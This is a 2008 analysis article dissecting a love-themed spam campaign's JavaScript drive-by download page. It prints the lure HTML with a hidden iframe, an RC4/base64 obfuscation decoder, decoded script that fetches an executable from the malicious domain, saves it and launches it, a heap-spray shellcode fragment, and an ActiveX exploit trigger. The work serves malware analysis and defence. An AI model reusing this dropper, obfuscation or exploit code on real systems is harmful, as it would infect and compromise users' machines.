Exploration of a JavaScript Malware Delivery Vehicle

Danny Goodman

spamwars.com and dannyg.com

July 2, 2008

For many years, malware delivery vehicles (primarily email messages with or without attachments) have played on the human desire to be loved. Let's face it, isn't it exciting to believe that you have a secret admirer out there someplace? The malware people know this, and use that fact as a way to break through human-powered barriers that recipients might otherwise throw in their way.

In late June 2008, a suspicious email message arrived here. It's Subject: line read "Can't stay away from you," and the message body was only one sentence: "My heart beats just for you" followed by a URL to a domain name that included the word "love." In succeeding days, additional messages arrived with similarly affectionate subjects and messages. As one domain was suspended, new ones popped up to take its place.

Visiting the page at the destination of the any of the links could spell disaster for Windows users, particularly those running Internet Explorer that isn't locked down, and especially to those running unpatched versions of Windows. To the typical visitor, the page appeared as the one shown in Figure 1.



Figure 1. Visitor's-eye view of makinglovedirect.com.

Note the bottom image, which claims that the site is "powered by" 123greetings.com — as far as I can tell, a legitimate electronic greeting card firm. I'll come back to that in a moment.

What you can't tell from Figure 1's static screen capture is that the image at the top of the page flashes the red border and red "x" icon as an animated .gif image, in an annoying throbbing look. Clicking on the image or on the "click here" text link would download two different executable files. But those files are not the focus of this document.

Unseen to the naked eye is an invisible `<iframe>` element that runs a ton of JavaScript whose goal is to load additional software onto a vulnerable PC. The iframe element delivers a classic "drive-by" attack, so-called because all actions occur just by visiting the page, requiring no further action by the victim. The author of the scripting went to some lengths to obfuscate the code, using multiple techniques that are intended to deter the curious from seeing what's going on and to prevent content-sniffing web site blocking software (operating on many corporate networks) from recognizing potentially malicious code. As is the case with every JavaScript obfuscation trick I've encountered, however, the "secret decoder ring" must be included with the code in order for the browser to execute the deciphered scripts. Thus, I could examine what the programmer had up his sleeve.

I. Stage One: The Delivery

Let's begin this exploration by viewing the HTML source code (Listing 1) for the site whose page is shown in Figure 1.

Listing 1. HTML code for makinglovedirect.com

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<title>Free I Love You Ecards, I Love You Greeting Cards, I Love You Greetings, Cards,
ecards, egreetings</title>
<meta name=description content="Send free cyber electronic greeting card and postcards
with quotes and colors. eCards for
holidays,birthdays,graduation,romantic,weddings,thank you,say hello to your friends.
All occasion greeting cards,postcards,free eCards.">
<meta name=keywords content="I Love You,I Love You Ecards,I Love You Greeting Cards,I
Love You egreetings,I Love You e-cards,greeting cards,free greeting
cards,greetings,free greetings,ecards,greeting card,online,printable,free ecards,e-
cards,free e-cards,egreetings,free printable greeting card,free electronic greeting
card,email greeting card,animated greeting card,birthday greeting card,greeting cards
for every occasion .">
</head>
<body background="bg.gif">
<center>
<a href="winner.exe"><img border="0" src="winner.gif"></a><br><br>
<font size="+1" face="Arial">Who is loving you? Do you want to know? <br>Just
<a href="mylove.exe">click here</a> and choose either "Open" or
"Run".</font><br><br><br>
<img border="0" src="123g.gif">
</center>
<iframe src="ind.php" width="1" height="1"
style="visibility:hidden;position:absolute"></iframe>
</body>
</html>
```

I'm not clear about the author's motivation, but the `<title>` and two `<meta>` tags are ripped off directly from 123greetings.com's home page. It's not like this phony page and domain is going to live long enough to be cataloged by search engines. Nor do users typically view `<meta>` tags. Whatever.

The glowing red image (winner.gif) is, in fact, a joke. *Every* visitor is the lucky 10,000th visitor. Clicking anywhere on the image (not just on the button-looking area) causes the file winner.exe to be downloaded to your PC. If an unsuspecting user sees a file named "winner.exe" on the Desktop (or wherever downloads go), he or she will certainly double-click it to see what they've won (an all-expenses-paid trip to Botville).

Similarly, clicking on "click here" in the text loads a different executable file, named mylove.exe. And isn't the malware author kind to supply instructions on how to open the file!

My main focus here, however, is the green-highlighted code in Listing 1. This little bit of code creates an invisible iframe element, which loads whatever the ind.php program on the server supplies. An iframe element renders HTML and associated code (such as JavaScript) just as if it were a separate browser window. The element doesn't have to be visible to carry out the normal rendering. The ind.php program from the first site I investigated delivered the HTML shown in Listing 2 to the iframe. I have formatted the code to make it more recognizable to scripters.

Listing 2. Code from ind.php, formatted for your reading enjoyment

```
<script Language="JavaScript">
function TeIwK39W53Apu(key,pt){
    s=new Array();
    for(var i=0;i<256;i++){
         s[i]=i;
    }
    var j=0;
    var x;
    for(i=0;i<256;i++){
         j=(j+s[i]+key.charCodeAt(i%key.length))%256;
         x=s[i];
         s[i]=s[j];
         s[j]=x;
    }
    i=0;
    j=0;
    var ct = '';
    for(var y=0;y<pt.length;y++){
         i=(i+1)%256;
         j=(j+s[i])%256;
         x=s[i];
         s[i]=s[j];
         s[j]=x;
         ct+=String.fromCharCode(pt.charCodeAt(y)^s[(s[i]+s[j])%256]);
    }
    return ct;
};

function VSysBKbj(data){
    data=data.replace(/[^a-z0-9\+\/=]/ig,'');
    if(typeof(atob)=='function')return atob(data);
    var b64_map='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
    var byte1,byte2,byte3;
    var ch1,ch2,ch3,ch4;
    var result=new Array();
    var j=0;
    while((data.length%4)!=0){
         data+='=';
    }
    for(var i=0;i<data.length;i+=4){
         ch1=b64_map.indexOf(data.charAt(i));
         ch2=b64_map.indexOf(data.charAt(i+1));
         ch3=b64_map.indexOf(data.charAt(i+2));
         ch4=b64_map.indexOf(data.charAt(i+3));
         byte1=(ch1<<2)|(ch2>>4);
         byte2=((ch2&15)<<4)|(ch3>>2);
         byte3=((ch3&3)<<6)|ch4;
         result[j++]=String.fromCharCode(byte1);
         if(ch3!=64)result[j++]=String.fromCharCode(byte2);
         if(ch4!=64)result[j++]=String.fromCharCode(byte3);
    }
    return result.join('');
};

document.write(TeIwK39W53Apu(VSysBKbj("SkpSa1lDYWQ2UVY1M0hUSU4yRmVYTjc="),
VSysBKbj("[18,868-character base64 string here]")));
</Script>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
```

The code consists of a common `<meta>` tag defining the content type, preceded by one `<script>` tag. At first glance, you might think that the author has chosen nonsensical names for the two JavaScript functions. In truth, the "author" of the code is the ind.php program, which assembles the code with entirely different function names and string encoding for each retrieval. Although I'll be referring to the function names shown in Listing 1, be aware that they will probably not be repeated in any future download of the data.

The bottom function, `VSysBKbj()`, begins by stripping non-base64 character set characters from whatever text had been passed to the function. The remainder decodes base64 data. If the `atob()` global function is supported (as it is in Mozilla), it uses that built-in function; otherwise a more manual conversion runs. In any event a "decoded" string is returned by the `VSysBKbj()` function.

Now we come to the `TeIwK39W53Apu()` function. This function expects two strings as parameters. The first, `key`, is used as a type of decoding key that helps convert the string passed to the `pt` parameter variable into source code that is renderable by a browser window (or, in this case, iframe). Such keys tend to be used to provide (ultimately) numerical offsets that the decoder uses to cherry pick characters from the larger data string for reassembly into meaningful text. Readers who are more cipher-literate than I am may recognize the bit-shifting and character-hopping techniques used here. The malware author has gone to great lengths to reassemble text from a data string that had been preprocessed through equally tortuous means to encode the data in the first place.

The two above functions are invoked automatically as the code in Listing 1 loads into the iframe element. A `document.write()` method invokes the functions, passing a short string as a key (which is also preliminarily processed through the base64 conversion function) and a string consisting of 18,868 characters (the counts vary with each serving of the data, as this data, too, is written on the fly when requested by a victim's browser). The schematic of the `document.write()` method call is as follows:

```
document.write(decode(base64Convert("keystring"),
                      base64Convert("datastring")));
```

I should tell you that the results of the base64 conversion on the 18,868-character string supplied in the code is not humanly readable. In other words, I believe the author uses the base64 conversion to perform some additional *encoding* before passing those results to the real decoding function, `TeIwK39W53Apu()`.

What I take away from the Stage One analysis is that the programmer has built what I call a "meat grinder" program. He starts with the decoded string content that he ultimately wishes to be written to the current iframe page. His meat grinder then performs multiple encoding processes on that string with a randomized key to generate the 18K data string. The key string and data string are then embedded within a scripting template that is fixed except for the function names, which are substituted with each assembly. That is, perhaps, a lot of work to create such a PHP program, but once in place, it runs on autopilot.

II. Stage Two: The Decoded Results

Not surprisingly, the result of the decoding process — the "stuff" that actually gets appended to the main document by virtue of the `document.write()` method — is more scripting. The output consists of two `<script>` tag sets, an unnecessary division as far as I can tell. The division, however, helps me split my discussion into two parts, which I'll call Stages 2.1 and 2.2.

A. Secondary Obfuscation

Before I get to the specifics, I want to point out a scripting obfuscation technique that is employed heavily in this code. The author tries to hide method parameter strings with the aid of regular expression replacements. For example, consider the following statement as delivered by the decoder:

```
var VhlzJEKRlvCYesf =
   document.createElement("dERE6tfmowgQVKvO1C4tz8xySJ1hbject".
replace(/dERE6tfmowgQVKvO1C4tz8xySJ1h/ig, "o"));
```

At first glance, this might look a bit harrowing. But it's not that tricky after all. The variable name is a bunch of nonsensical case-sensitive characters strung together in an attempt to be like nothing seen before. To the right of the assignment operator (=) is the W3C DOM standard `document.createElement()` method call, followed by seemingly gibberish text, but with a string object `replace()` method and a regular expression (between the forward slashes, plus the `ig` modifiers). All that's going on here is that whatever sequence of characters to the left of the `.replace()` method call exactly matches the sequence of characters in regular expression text is replaced en masse by the character "o." Thus, when the above statement runs, it evaluates to:

```
var VhlzJEKRlvCYesf = document.createElement("object");
```

When applied to statement after statement, it might make a script reader's eyes glaze over, when, in truth, this technique is incredibly easy for a human to decode. That's true even when the statement performs multiple (i.e., global) replacements and a dummy replacement on an empty string, such as:

```
var NknOUUaTGunmGbyZiIFLV =
    VhlzJEKRlvCYesf.CreateObject("vEflhFkYJgc5u9dbCyecIczDTh6qJxsxvEflhFkYJgc5u9dbCyecIc
zDTh6qJxl2.xvEflhFkYJgc5u9dbCyecIczDTh6qJxlhttp".replace(/vEflhFkYJgc5u9dbCyecIczDTh6qJx
/ig, "m"),"".replace(/jbywfWFgDlle38UWBwdjSTBRYtVvuX/ig, ""));
```

becoming:

```
var NknOUUaTGunmGbyZiIFLV = VhlzJEKRlvCYesf.CreateObject("msxml2.xmlhttp");
```

Unlike the first stage download, which is delivered with different variable names, key strings, and data strings with each transmission, the content of the second stage—the decoded content—appears to be the same with each delivery. For example, the regular expression replacement gibberish strings do not appear to vary with each delivery.

B. Stage Two Point One

Listing 2 shows the contents of the first `<script>` tag set for the second stage delivery after all of the string replacements are made. In other words, Listing 2 shows what gets evaluated by the iframe element.

Listing 2. Stage 2.1 JavaScript code

```
lqzAKOJZZpHZRkPHxsiABeiKqnPPBk();
function lqzAKOJZZpHZRkPHxsiABeiKqnPPBk() {
    var VhlzJEKRlvCYesf = document.createElement("object");
    VhlzJEKRlvCYesf.setAttribute("id"),"VhlzJEKRlvCYesf");
    VhlzJEKRlvCYesf.setAttribute("classid",
         "clsid:bd96c556-65a3-11d0-983a-00c04fc29e36");
    try {
         var NknOUUaTGunmGbyZiIFLV = VhlzJEKRlvCYesf.CreateObject("msxml2.xmlhttp");
         var KrytnCEpReXfnXjAV = VhlzJEKRlvCYesf.CreateObject("shell.application");
         var rMGYcBLEtddtWeZQPQrTEYxb = VhlzJEKRlvCYesf.CreateObject("adodb.stream");
         try {
              rMGYcBLEtddtWeZQPQrTEYxb.type = 1;
              NknOUUaTGunmGbyZiIFLV.open("GET",
                   'http://makinglovedirect.com/load.php?bof',false);
              NknOUUaTGunmGbyZiIFLV.send();
              rMGYcBLEtddtWeZQPQrTEYxb.open();
              rMGYcBLEtddtWeZQPQrTEYxb.Write(NknOUUaTGunmGbyZiIFLV.responseBody);
              var DbUqLBXZqcjMlElpODgSQaA = ".//..//gILUGJuFqG.exe";
              eval(rMGYcBLEtddtWeZQPQrTEYxb.savetofile(DbUqLBXZqcjMlElpODgSQaA, 2));
              rMGYcBLEtddtWeZQPQrTEYxb.Close();
         }
         catch(iBgPeYAxSkozwNimpNtBuQGLl) {}
         function PSsYbLwkezdtQgTmEgWYlv(){
              var req = new ActiveXObject("Microsoft.XMLHTTP");
              req.open("GET", "load.php?mdac=" + Math.random());
              req.send(null);
         }
         try {
              eval(KrytnCEpReXfnXjAV.shellexecute(DbUqLBXZqcjMlElpODgSQaA));
              if(shellexecute=true) {
                   PSsYbLwkezdtQgTmEgWYlv();
              }
         }
         catch(iBgPeYAxSkozwNimpNtBuQGLl){}
    }
    catch(iBgPeYAxSkozwNimpNtBuQGLl){}
}
```

A lot is going on here, with some services being used to assist with the exploitation of others. Don't let the long gibberish function and variable names get in the way of understanding the sequence. And, before you ask, the above code doesn't give anything away to wannabe crooks. The real damage is performed by the executable data that is loaded via the conduits shown in Listing 2.

The function begins by creating an object element whose class ID is that of Microsoft's Remote Data Service `RDS.DataSpace` object. From what I understand from Microsoft's developer documentation, an `RDS.DataSpace` object allows one to create proxies of lower-level objects, thus providing script access to those objects (assuming the security settings also allow such access). In Listing 2, the `RDS.DataSpace` object creates three such proxies:

- `msxml2.xmlhttp` (a component for Ajax operations)
- `shell.application`
- `adodb.stream`

Each of these proxies then plays its role in a ballet of interlaced activities:

1. The "Ajax" object retrieves the content of the load.php program from the current site.
2. The retrieved content—the text (not XML) version, presumably binary data—is written to the `adodb.stream` object.
3. The `adodb.stream` object saves its binary contents as an executable file named gILUGJuFqG.exe.
4. The `shell.application` object launches the executable file.
5. Using an ActiveX version of Microsoft's `XMLHTTPRequest` object (used in Ajax), the script requests a file named load.php, passing a random number as a parameter—probably for no other purpose than allowing the server to record the IP address of the newly infected PC (the script does nothing with the response content).

It was the inclusion of the explicit domain name in this second-stage code that alerted me to the possibility of a meat grinder being used to generate the code. I expected more than one domain name to be used in this campaign (an expectation that was instantly met), and I doubted the programmer would bother manually creating an encoded version of the data for each domain. Far better to let his meat grinder read the current domain and generate the code automatically.

Although the code in Listing 2 implements `try-catch` exception handling, it does nothing in the case of an exception. The `catch` parameter variable (another one of those nonsensical name) is never referenced.

Finally, inside the last `try` construction is an `if` condition that always evaluates to `true`. The programmer isn't using the normal == operator to test for equality. Instead the statement inside the parentheses executes to assign `true` to a global variable named `shellexecute`. This variable is not referenced in any of the code in the second stage. Perhaps some further code loaded by a payload later on refers to this variable, indicating that the .exe file has been launched.

C. Stage Two Point Two

The second script tag set contains scripts that attempt to exploit a cornucopia of vulnerabilities in Internet Explorer, Windows, and third-party software. As far as I know, most, if not all, of these have been patched, but I will still be intentionally vague on some details at the binary data level.

The first block of code in Stage 2.2 attempts to exploit a memory heap overflow issue, wherein a small chunk of executable code is appended to otherwise normal data. The executable code gets placed in a portion of memory that is executed by other means.

The bulk of this code is an assignment of a very long string (with a recognizable repeated pattern) to a variable named `Shellcode`. This assignment statement utilizes a combination of the regular expression replacement technique described earlier and URL encoding. For example, here's an edited segment:

```
var Shellcode =
unescape("vZU9vVu4LCKI1n9bs4H4P2Osk7vWHu4343vZU9vVu4LCKI1n9bs4H4P2Osk7vWHu4343vZU9vVu
4LCKI1n9bs4H4P2Osk7vWHu0.replace(/vZU9vVu4LCKI1n9bs4H4P2Osk7vWH/ig, "%"))
```

The `replace()` method evaluates to URL-encoded characters:

```
%u4343%u4343%u0
```

Running that string through the `unescape()` function converts URL-encoded data to binary data, now preserved in the `Shellcode` variable. Interestingly, this programmer appends some unobfuscated URL-encoded data to the `Shellcode` variable assignment (i.e., not part of the `replace()` mechanism). Perhaps these are the primary operative bytes of the overflow exploit.

The actual data assignment to `Shellcode` is fairly large in JavaScript terms, ultimately creating a 6924-byte chunk of binary data. But then this sequence is put through a function that acts as a photocopying machine to explode the length of this string to millions of bytes (security researchers may recognize the `sprayslide` variable name, which the programmer of this particular exploit tries to disguise only minimally). These humongous strings are then stuffed into a JavaScript array.

Next comes a series of functions that trigger a variety of exploits against vulnerabilities, not all of which are attributable to Microsoft. These functions are designed to run as a sequence of actions. Each function contains a `setTimeout()` method call to trigger the next one once the current processing has completed—preventing one function from stepping on another. Other than repeated use of the regular expression `replace()` obfuscation, these functions are quite clear as to their operation and purpose. For example, the function that attempts to exploit a former hole in AOL's Super Buddy Icons software is shown (after regular expression replacement) in Listing 3.

Listing 3. Decoded version of the startSuperBuddy() function

```
function startSuperBuddy(){
    try {
         var buddy = new ActiveXObject("Sb.SuperBuddy.1");
         if (buddy){
              buddy.LinkSBIcons(0x0c0c0c0c);
         }
    }
    catch(e) {}
    setTimeout('startAudioFile()', 2000);
}
```

There isn't much need to show the details of all of these similar functions. I will simply let the names of the functions and the programs with which they are associated reveal what they may about their purposes:

`startCrControlRange()`	Internet Explorer DOM
`startSuperBuddy()`	AOL Super Buddy Icons
`startAudioFile()`	NCTAudioFile2
`startGOM()`	Gretech Online Movie Player
`startRealPlayer()`	RealAudio Player
`startWVF()`	Internet Explorer WebViewFolderIcon
`startBaiduBar()`	Baidu adware browser bar

Beginning with `startSuperBuddy()`, each of these functions creates an object element (with a specific class ID) and/or loads an ActiveX object, passing data along the way that triggers the exploit associated with that object. Such sequences of attacks are not new. A

similar multi-pronged attack was detailed in a 2007 report by Phil Wallisch, published by the SANS Institute (https://www2.sans.org/reading_room/whitepapers/malicious/2049.php).

III. Conclusion

Although I do not examine every JavaScript-based exploit that comes before me,my long association with JavaScript peaks my curiosity to see what the kids are up to every now and then. It doesn't take much Googling to find code snippets for practically every exploit attempted in Stage Two of this particular drive-by attack. In fact, I see nothing startlingly new in the JavaScript code that is delivered in either stage.

Although in previous years I have seen cases in which encoded text and its decoding key were written on the fly with each download, the lengths to which this malware provider appears to preprocess and randomize the Stage Two output is worth noting. I don't know, however, whether the code in that ind.php program is something that the malware distributor devised, if it might be part of someone else's kit, or if it came into being as a result of an advanced computer science class project.

Most of the vulnerabilities under attack in this combined malware distribution had been patched from 2005 through 2007. According to a new paper published by ETH in Zurich (http://www.techzoom.net/insecurity-iceberg), more than half of the world's Internet Explorer users are running outdated versions, which could be susceptible to these "old" exploits. JavaScript-based attacks may no longer be the most advanced vectors, but it's clear that malware distributors have not given up on scripting as a way to your PC's heart.

If you have additional information or corrections that should be incorporated into this document, please use the contact form at http://spamwars.com/contact.html to let me know.